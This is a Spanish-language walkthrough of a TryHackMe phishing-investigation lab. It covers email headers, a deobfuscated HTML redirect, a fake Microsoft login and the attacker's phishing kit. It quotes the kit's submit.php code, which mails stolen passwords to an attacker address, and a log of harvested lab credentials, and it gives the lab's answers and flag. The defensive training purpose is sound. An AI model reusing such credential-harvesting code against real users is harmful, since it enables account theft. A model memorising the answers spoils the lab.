



RESOLUCIÓN DE LABORATORIO

Lab: Snapped Phish-ing Line (TryHackMe)

Análisis de una campaña de spear phishing contra SwiftSpend Financial, incluyendo desofuscación de HTML, inspección del phishing kit alojado en el servidor del atacante y extracción de credenciales comprometidas del log expuesto.

Escenario:

As a member of the IT department at SwiftSpend Financial, you are responsible for assisting employees with technical concerns. What initially appeared to be a routine day quickly escalated when multiple employees across different departments reported receiving a suspicious email. Several users noted unusual characteristics in the message, and unfortunately, some had already submitted their credentials and were no longer able to access their accounts. With the potential for a wider compromise, the incident has been escalated for investigation. Your task is to analyze the available evidence, determine the scope of the attack, and uncover how the adversary operated.

Herramientas utilizadas:

- Thunderbird
- Cyberchef

P1: Begin reviewing the emails in the phish-emails folder on your desktop. Which individual received the email regarding a Quote for Services Rendered?

R: William McClean

Se inspeccionó el encabezado del correo que redacta sobre un presupuesto de servicios prestados enviado a William McClean.

```
From: "Group Marketing Online Accounts Payable"
<Accounts.Payable@groupmarketingonline.icu>
To: "William McClean" <william.mcclean@swiftspend.finance>
Subject: Quote for Services Rendered: processed on June 29, 2020, 10:01:32 AM
Message-ID: <cb101393-e137-ad9c-5f5e-d188745e0950@po3.across.or.jp>
```

P2: What email address was used by the adversary to send the phishing emails?

R: Accounts.Payable@groupmarketingonline.icu

Se visualizó que la dirección de email del remitente del correo fue Accounts.Payable@groupmarketingonline.icu.

```
From: "Group Marketing Online Accounts Payable"
<Accounts.Payable@groupmarketingonline.icu>
To: "William McClean" <william.mcclean@swiftspend.finance>
Subject: Quote for Services Rendered: processed on June 29, 2020, 10:01:32 AM
Message-ID: <cb101393-e137-ad9c-5f5e-d188745e0950@po3.across.or.jp>
```

P3: Investigate the attachment in the email addressed to Zoe Duncan. What is the root domain of the redirection URL found within the file?


R: kennaroads.buzz

Posteriormente, se investigó el correo enviado a Zoe Duncan, el cual tenía un archivo HTML adjunto (Direct Credit Advice.html). Al inspeccionar el código fuente, en el campo de contenido del archivo HTML, se encontró código ofuscado en base64.

```
-----_NextPart2_b22acfc9-7297-47a9-b361-f337ef4f8a75
Content-Type: application/octet-stream; name="Direct Credit Advice.html"
Content-Transfer-Encoding: base64
Content-Disposition: attachment

PCFET0NUWVBFIGh0bWw+DQo8aHRtbD4NCjxoZWFKPg0KCTx0aXR5ZT5SZWRpcmVjdGluZy4gLiAuPC90a
-----_NextPart2_b22acfc9-7297-47a9-b361-f337ef4f8a75--
```


Al desofuscar el código en Cyberchef se obtuvo la estructura HTML donde se visualizó el enlace URL de redirección del archivo HTML. El dominio del URL es kennaroads[.]buzz.



P4: Open the attachment in your VM web browser. Which company is the login page impersonating?

R: Microsoft


Al acceder al enlace se muestra un formulario web de Microsoft siendo este un intento de suplantación de identidad. Al tratarse de un ataque de spear phishing dirigido a Zoe Duncan, el formulario falso mostraba el correo de la víctima ya precargado como técnica de ingeniería social, requiriendo únicamente el ingreso de la contraseña.



P5: Let's check if the attacker left any files exposed on the same website. Navigate to the /data directory. What is the name of the archive file?

R: Update365.zip

En enlace URL redirecciona al formulario web, sin embargo, se muestra que este formulario se encuentra dentro de la ruta /data. Al navegar en la ruta mencionada se visualizó un archivo ZIP (Update365.zip) y una carpeta Update365/.




P6: Download the phishing kit archive to your virtual environment. Using the sha256sum command, what is the SHA256 hash of the file?

R:

ba3c15267393419eb08c7b2652b8b6b39b406ef300ae8a18fee4d16b19ac9686


Para su posterior análisis, se descargó el archivo ZIP y se extrajo el hash SHA256.



P7: Investigate the file hash from the previous question using VirusTotal (opens in new tab). Aside from phishing, what other threat category is assigned to the ZIP archive?

R: Trojan


En el reporte generado por VirusTotal se visualizó que 32 motores de antivirus detectaron el archivo ZIP como malicioso y lo categorizaron como trojan, phishing y hacktool.



P8: Review the VirusTotal Details page for the phishing kit. How many files are contained within the archive?

R: 49

En los detalles mostrados del archivo ZIP se muestra que el archivo comprimido contiene 49 archivos.



P9: Let's see if the attacker has exposed any captured credentials. Navigate to the /data/Update365/ directory and investigate the log file. What is the email address of the user who submitted their credentials more than once?

R: michael.ascot@swiftspend.finance

Dentro de la ruta /data/Update365 se visualizó el archivo log.txt y una carpeta office365/. Dentro del archivo log.txt se muestran las credenciales comprometidas por el formulario web falso. El email michael.ascot@swiftspend.finance ingreso su contraseña (Invoice2023!) dos veces en el formulario web.

```
-----
Client IP: 158.62.17.197
User Agent : Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/112.0
Country : Philippines
Date: Mon Jun 29, 2020 10:00 am
--- http://www.geoiptool.com/?IP=158.62.17.197 ----
--> Created BY Real Carder +---
-----+ Office365 Login |+-----
Email : michael.ascot@swiftspend.finance
Password : Invoice2023!
-----
Client IP: 64.62.197.80
User Agent : Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/60.0.3112.113 Safari/537.36
Country : United States
Date: Mon Jun 29, 2020 10:01 am
--- http://www.geoiptool.com/?IP=64.62.197.80 ----
--> Created BY Real Carder +---
-----+ Office365 Login |+-----
Email : zoe.duncan@swiftspend.finance
Password : Passw0rd1!
-----
Client IP: 64.62.197.80
User Agent : Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/60.0.3112.113 Safari/537.36
Country : United States
Date: Mon Jun 29, 2020 10:01 am
--- http://www.geoiptool.com/?IP=64.62.197.80 ----
--> Created BY Real Carder +---
-----+ Office365 Login |+-----
Email : michael.ascot@swiftspend.finance
Password : Invoice2023!
-----
```

P10: Extract the phishing kit archive and locate the submit.php file. What email address is used by the adversary to collect compromised credentials?

R: m3npat@yandex.com

Se descomprimió el archivo ZIP, en el directorio Update365/office365/Validation/ se encontró el archivo submit.php donde se reveló que las credenciales de los usuarios vulnerados se envían al correo m3npat@yandex.com.

```
damianhall@ip-10-64-134-102: ~/Downloads/Update365/offic...
$message .= "-----+ Office365 Login |+-----\n";
$message .= "Email : ".$email."\n";
$message .= "Password : ".$password."\n";
$message .= "-----\n";
$message .= "Client IP: ".$ip."\n";
$message .= "User Agent : ".$browser."\n";
$message .= "Country : ".$country."\n";
$message .= "Date: ".$date."\n";
$message .= "--- http://www.geoiptool.com/?IP=$ip ----\n";
$message .= "--> Created BY Real Carder +---\n";

$send = "m3npat@yandex.com";


$bron = "Outlook update $ip | Office365";
$lagi = "MIME-Version: 1.0\n";
$lagi = "From: $ip <no-reply@$from>";

// Function to get country and country sort;
```

P11: Return to the phishing URL and locate the flag.txt file. Using CyberChef (opens in new tab) to decode the flag, what is the secret value?

R: THM{pL4y_w1Th_tH3_URL}

Si se ingresa a la ruta office365/ se redirecciona hacia una ruta caída. Al no contar con herramientas de enumeración de directorios como gobuster o ffuf, se infirió la ruta office365/flag.txt donde se obtuvo la frase secreta codificada en base64.



Se utilizó cyberchef para decodificar la frase obteniendo la frase secreta "THM{pL4y_w1Th_tH3_URL}".

